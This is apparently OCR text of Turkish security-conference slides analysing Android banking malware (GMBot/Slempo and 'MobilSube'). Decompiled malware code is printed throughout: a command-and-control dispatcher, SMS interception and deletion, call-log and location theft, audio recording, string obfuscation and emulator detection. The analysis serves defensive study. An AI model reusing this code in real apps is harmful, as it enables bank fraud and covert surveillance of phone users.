
GMBot / Slempo - C&C



GMBot / Slempo - C&C




GMBot / Slempo - C&C



GMBot / Slempo - C&C

```
        raise ProcessingError("Client number {0} does
json_response = {'params': {}}
if command == "device info":
    json_response = registration(user, data)
elif command == "app id received":
    appid_received(user, phone, data)
elif command == "device check":
    json_response = phone_check(data)
elif command == "control number response":
    set_control_number(data)
elif command == "listened incoming sms":
    listened_sms_in(phone, data)
elif command == "intercepted incoming sms":
    intercepted_sms_in(phone, data)
elif command == "listened outgoing sms":
    intercepted_sms_out(phone, data)
elif command == "rent status":
    intercept_status_change(phone, data)
elif command == "sms content":
    add_sms(phone, data)
elif command == "sms sent notification":
    send_sms_response(phone, data)
elif command == "blocking numbers":
    blocking_numbers_response(phone, data)
elif command == "unblock all numbers":
    unblock_all_numbers_response(phone, data)
elif command == "lock status":
    lock_status(phone, data)
elif command == 'calls forwarded':
    cb_call_forwarding(phone, data)
elif command == 'calls forwarding disabled':
    cb_forward_disabled(phone)
elif command == 'html updated':
    cb_received_html(phone, data)
elif command == "crash report":
    json_attach.attach_crash_report(code, data)
elif command == 'card information':
    json_attach.attach_card_info(code, data)
elif command == "forms":
    json_attach.attach_form_info(code, data)
elif command == 'user data':
    json_attach.attach_ex(code, data.get("data"))
else:
    raise ProcessingError("Unknown command {0}" format
```

GMBot - Hedef Ülkeler



MobilSube

MobilSube

- **Ne Zaman ?**
  - 2015
- **Amaç ?**
  - Kart bilgileri ve OTP mesajları
- **Hedef Uygulamalar ?**
  - Sosyal medya ve Türk bankacılık uygulamaları
- **Kim ?**
  - Türk saldırganlar

MobilSube 2015

- Belirgin Özellikler ?
  - **SLEMPO** ile benzerlik

```
<activity
    android:theme="@7F09000D"
    android:name="org.slempo.service.activities.ChangeNumber"
    android:configChanges="0x00000FB0"
    android:windowSoftInputMode="0x00000001"
    >
</activity>
<activity
    android:theme="@7F09000D"
    android:name="org.slempo.service.activities.Commbank"
    android:configChanges="0x00000FB0"
    android:windowSoftInputMode="0x00000001"
    >
</activity>
```

```
    android:name="android.permission.INTERNET"
    >
</uses-permission>
<uses-permission
    android:name="android.permission.ACCESS_NETWORK_STATE"
    >
</uses-permission>
<uses-permission
    android:name="android.permission.RECEIVE_BOOT_COMPLETED"
    >
</uses-permission>
<uses-permission
    android:name="android.permission.READ_PHONE_STATE"
    >
</uses-permission>
<uses-permission
    android:name="android.permission.GET_TASKS"
    >
</uses-permission>
<uses-permission
    android:name="android.permission.RECEIVE_SMS"
    >
</uses-permission>
<uses-permission
    android:name="android.permission.SEND_SMS"
    >
</uses-permission>
<uses-permission
    android:name="android.permission.READ_SMS"
    >
</uses-permission>
<uses-permission
    android:name="android.permission.CALL_PHONE"
    >
</uses-permission>
<uses-permission
    android:name="android.permission.ACCESS_FINE_LOCATION"
    >
</uses-permission>
<uses-permission
    android:name="android.permission.ACCESS_COARSE_LOCATION"
    >
</uses-permission>
<uses-permission
    android:name="android.permission.WAKE_LOCK"
    >
</uses-permission>
<uses-permission
    android:name="android.permission.SYSTEM_ALERT_WINDOW"
```

MobilSube 2016

- **Belirgin Özellikler ?**
  - Device Admin yetkisine ulaşma
  - SMS yakalama ve gönderme
  - Harici karta dosya yazabilme
  - Rehber bilgilerine ulaşabilme / kişi kayıt edebilme
  - Proxy ekleme
  - Tarayıcı geçmişine erişme
  - Lokasyon bilgilerine erişme
  - Ses kaydı yapma
  - Arama kaydı bilgilerine erişme
  - USSD kod çalıştırma

```
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.READ_PROFILE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.INSTALL_DRM"/>
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="android.permission.MMS_SEND_OUTBOX_MSG"/>
<uses-permission android:name="android.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.SYSTEM_TOOLS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.READ_PROFILE"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.INSTALL_DRM"/>
<uses-permission android:name="android.permission.WRITE_APN_SETTINGS"/>
<uses-permission android:name="com.android.launcher.action.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher.action.INSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher.permission.READ_SETTINGS"/>
<uses-permission android:name="com.android.launcher.permission.WRITE_SETTINGS"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher2.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher3.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher3.permission.RECEIVE_LAUNCH_BROADCASTS"/>
<uses-permission android:name="com.android.launcher3.permission.READ_SETTINGS"/>
<uses-permission android:name="com.android.launcher3.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.WRITE_APN_SETTINGS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
```

HACKTRICK
SİBER GÜVENLİK KONFERANSI

MobilSube 2016

```
public final class Consts {
    public static final String BROWSERHISTORY_API = "BrowserHistory";
    public static final String CALLLOG_API = "CallLog";
    public static final String CONTACT_API = "Contact";
    public static final int DELTA_TIME_MAX = 30;
    public static final String DEVICESIM_API = "DeviceSim";
    public static final String DEVICE_API = "Device";
    public static final String EXCEPTION_API = "ExceptionLog";
    public static final int MAX_TIME = 35;
    public static final String MESSAGE_API = "Message";
    public static final String MessageInboxNetSmsCount = "all";
    public static final String MessageSentNetSmsCount = "all";
    public static final String MobileClientUserName = "username";
    public static final String MobileClientUserPass = "2cdb5aac-2140-46aa-b848-2421b9c9a864";
    public static final String Pref_CallLogs_Task_First = "Pref_CallLogs_Task_First";
    public static final String Pref_MessageInbox_Task_First = "Pref_MessageInbox_Task_First";
    public static final String Pref_MessageSent_Task_First = "Pref_MessageSent_Task_First";
    public static final String Pref_ServerDeviceId = "Pref_ServerDeviceId";
    public static final String Pref_SimLastOpenTime = "Pref_SimLastOpenTime";
    private static String REST_SERVICE_HOST_URL = "http://[redacted]
    public static final int SMS = 1;
    public static final String TRACK_CALLLOG_NET_ENABLE = "TRACK_CALLLOG_NET_ENABLE";
    public static final String TRACK_GEO = "TRACKGEO";
    public static final String TRACK_NET = "TRACKNET";
    public static final String TRACK_SERVER_URL = "TRACK_SERVER_URL";
    public static final String TRACK_SMS = "TRACKSMS";
    public static final String TRACK_SMS_ABORT = "TRACK_SMS_ABORT";
    public static final String TRACK_SMS_ENABLE = "TRACK_SMS_ENABLE";
    public static final String TRACK_SMS_NET_ENABLE = "TRACK_SMS_NET_ENABLE";
    public static final String TRACK_SMS_NUMBER = "TRACK_SMS_NUMBER";
    public static final String TRACK_SMS_WORD = "TRACK_SMS_WORD";
    public static final Boolean debug = Boolean.valueOf(false);
    public static final String noLocation = "Lokasyona ulasilamiyor. Bilinen son konum ";

    private static String getServerUrl(Context context) {
        String serverUrl = REST_SERVICE_HOST_URL + "/api/";
        if (PreferencesHelper.GetPref(context, TRACK_SERVER_URL).equals("")) {
            return serverUrl;
        }
        return PreferencesHelper.GetPref(context, "serverUrl") + "/api/";
    }
```


HACKTRICK
SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI

MobilSube 2016 - Persistence

```
u0_a3     2769  94    986964 48764 ffffffff b76a7f75 S com.android.defcontainer
u0_a49    2810  94    985984 46664 ffffffff b76a7f75 S com.svox.pico
u0_a54    2828  94    988168 48900 ffffffff b76a7f75 S com.genymotion.superuser
system    2934  94    989180 49716 ffffffff b76a7f75 S com.android.keychain
u0_a80    2998  94    996228 57896 ffffffff b76a7f75 S com.googleandroid.listener
u0_a58    3029  94    1006836 58132 ffffffff b76a7f75 S com.example.android.apis
root      3208  96    3980   1044  c014a2ee b7676051 S /system/bin/sh
root      3220  3208  5708   1084  00000000 b76e18b6 R ps
root@vbox86p:/ #
```

MobilSube 2016 - Obfuscation






```
    public static String m2b(String str) {
        int length = str.length();
        char[] cArr = new char[length];
        length--;
        int i = length;
        while (length >= 0) {
            int i2 = i - 1;
            cArr[i] = (char) (str.charAt(i) ^ 39);
            if (i2 < 0) {
                break;
            }
            length = i2 - 1;
            cArr[i2] = (char) (str.charAt(i2) ^ 124);
            i = length;
        }
        return new String(cArr);
    }
}
```

HACKTRICK
SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI

MobilSube 2016 - Obfuscation





HACKTRICK
SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI

MobilSube 2016 - Lokasyon

```
static String m185a(Location location) {
    DecimalFormat decimalFormat = new DecimalFormat("#.######");
    StringBuilder stringBuilder = new StringBuilder();
    if (location != null) {
        stringBuilder.append(" Dogruluk:" + String.valueOf(location.getAccuracy()) + "m");
        stringBuilder.append(" Son Guncelleme:" + String.valueOf((System.currentTimeMillis() - location.getTime()) / 1000) + " saniye once.");
        stringBuilder.append(" Saglayici:" + location.getProvider());
        StringBuilder stringBuilder2 = new StringBuilder(" Harita:");
        double latitude = location.getLatitude();
        double longitude = location.getLongitude();
        Log.i("cg:LocatorService", "http://maps.google.com/maps?q=" + latitude + "," + longitude);
        stringBuilder.append(stringBuilder2.append("http://maps.google.com/maps?q=" + latitude + "," + longitude).toString());
    }
    return stringBuilder.toString();
}
```

```
public final void run() {
    Log.i("cg:LocatorService", "Timer Expired Executing Task");
    LocatorService locatorService = this.f296a;
    StringBuilder stringBuilder = new StringBuilder();
    if (locatorService.f286b == null) {
        stringBuilder.append("Lokasyona ulasilamiyor. Bilinen son konum ");
        stringBuilder.append(LocatorService.m185a(locatorService.f287c));
        C0210b.m87a(stringBuilder.toString(), LocatorService.f285a.getString("SENDTO"));
        locatorService.m186a();
        return;
    }
    stringBuilder.append(LocatorService.m185a(locatorService.f286b));
    C0210b.m87a(stringBuilder.toString(), LocatorService.f285a.getString("SENDTO"));
    locatorService.m186a();
}
```

HACKTRICK
SİBER GÜVENLİK KONFERANSI

MobilSube 2016 - SMS

```
private void m178a(Context context, String str) {
    try {
        if (VERSION.SDK_INT <= 20 && VERSION.SDK_INT >= 19) {
            C0210b.m90a(context.getApplicationContext(), true);
            C0210b.m90a(context.getApplicationContext(), true);
            Uri parse = Uri.parse("content://sms");
            Cursor query = context.getContentResolver().query(parse, new String[]{WordsTable.ID, "thread_id", "address", TextBasedSmsColumns.PERSON, "date", "body
            if (query != null && query.moveToFirst()) {
                do {
                    long j = query.getLong(0);
                    long j2 = query.getLong(1);
                    Object string = query.getString(2);
                    query.getString(5);
                    query.getString(3);
                    String string2 = query.getString(0);
                    String string3 = query.getString(1);
                    if (str.contains(string)) {
                        if (VERSION.SDK_INT >= 19 && VERSION.SDK_INT <= 20) {
                            ContentValues contentValues = new ContentValues();
                            contentValues.put("read", Boolean.valueOf(true));
                            context.getContentResolver().update(Uri.parse("content://sms/"), contentValues, "thread_id=" + j2, null);
                            context.getContentResolver().update(Uri.parse("content://sms/"), contentValues, "_id=" + j, null);
                            context.getContentResolver().update(Uri.parse("content://sms/"), contentValues, "address=" + string, null);
                            context.getContentResolver().update(Uri.parse("content://sms/"), contentValues, "body=", null);
                            context.getContentResolver().delete(Uri.parse("content://sms/"), "address=?", new String[]{string});
                            context.getContentResolver().delete(Uri.parse("content://sms/"), "thread_id=?", new String[]{string3});
                            context.getContentResolver().delete(Uri.parse("content://sms/"), "_id=?", new String[]{string2});
```

MobilSube 2016 - Arama Kaydı

```
private String m144a() {
    try {
        Boolean.valueOf(this.f225a.getApplicationContext().getSharedPreferences("AndroidListenerPrefFile", 0).getBoolean("TRACK_CALLLOG_NET_ENABLE", false));
        C0531a c0531a = new C0531a(this.f225a);
        ArrayList arrayList = new ArrayList();
        Cursor rawQuery = c0531a.getWritableDatabase().rawQuery("SELECT  * FROM callLogs", null);
        if (rawQuery.moveToFirst()) {
            do {
                CallLogs callLogs = new CallLogs();
                callLogs.setId(Integer.parseInt(rawQuery.getString(0)));
                callLogs.setDeviceId(rawQuery.getString(1));
                callLogs.setName(rawQuery.getString(2));
                callLogs.setPhoneNumber(rawQuery.getString(3));
                callLogs.setCallType(rawQuery.getString(4));
```

```
public final class C0531a extends SQLiteOpenHelper {
    public C0531a(Context context) {
        super(context, "CallLogDb", null, 1);
        getWritableDatabase();
    }
```

```
public void startRecording() {
    if (!this.recording) {
        Toast.makeText(getApplicationContext(), "Recorder_Sarted" + this.fname, 1).show();
        this.recorder.setAudioSource(1);
        this.recorder.setOutputFormat(1);
        this.recorder.setAudioEncoder(1);
        String filepath = Environment.getExternalStorageDirectory().toString() + "/11111111111111";
        new File(filepath).mkdirs();
        this.recorder.setOutputFile(filepath + "/" + this.fname + ".3gp");
        try {
            this.recorder.prepare();
        } catch (IllegalStateException e) {
            c0531a.getWritableDatabase().delete("callLogs", null, null);
        }
        c0531a.close();
```

```
rom: a */
 void m137a(CallLogs callLogs) {
tabase writableDatabase = getWritableDatabase();
alues contentValues = new ContentValues();
alues.put("DeviceId", callLogs.getDeviceId());
alues.put("name", callLogs.getName());
alues.put("phoneNumber", callLogs.getPhoneNumber());
alues.put("callType", callLogs.getCallType());
alues.put("callDate", callLogs.getCallDate());
alues.put("callDuration", callLogs.getCallDuration());
    writableDatabase.insert("callLogs", null, contentValues);
    writableDatabase.close();
}
```

HACKTRICK
SİBER GÜVENLİK KONFERANSI


B1_ACKB0X
SİBER MÜCADELE TAKIMI


MobilSube 2016 - Anti VM


```
public static boolean m174a() {
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append("Build.PRODUCT " + Build.PRODUCT + "\n");
    stringBuilder.append("Build.FINGERPRINT " + Build.FINGERPRINT + "\n");
    stringBuilder.append("Build.MANUFACTURER " + Build.MANUFACTURER + "\n");
    stringBuilder.append("Build.MODEL " + Build.MODEL + "\n");
    stringBuilder.append("Build.BRAND " + Build.BRAND + "\n");
    stringBuilder.append("Build.DEVICE " + Build.DEVICE + "\n");
    Boolean valueOf = Boolean.valueOf(false);
    if ("google_sdk".equals(Build.PRODUCT) ||
        "sdk_google_phone_x86".equals(Build.PRODUCT) ||
        "sdk".equals(Build.PRODUCT) ||
